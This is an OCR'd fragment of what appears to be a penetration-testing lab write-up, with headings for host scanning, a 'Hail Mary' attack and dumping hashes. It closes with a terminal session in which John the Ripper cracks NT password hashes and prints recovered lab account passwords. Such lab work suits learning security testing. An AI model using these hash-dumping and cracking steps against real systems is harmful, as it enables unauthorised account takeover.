








Host Scanning







Hail Mary Attack








2.4.4. Selecting the Access and Dump Hashes



After adding 5 users

Cracking the password of the 5 users.


root@osboxes: ~
File Edit View Search Terminal Help
root@osboxes:~# ls
Desktop Downloads mypasswd newpass.txt Pictures Templates
Documents Music newpass password.txt Public Videos
root@osboxes:~# john --format=NT newpass
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 11 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 10 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
press (press)
hacker (hacker)
attacker (attacker)
Administrator (Administrator)
(Guest)
(larry)
(moe)
curlier (curly)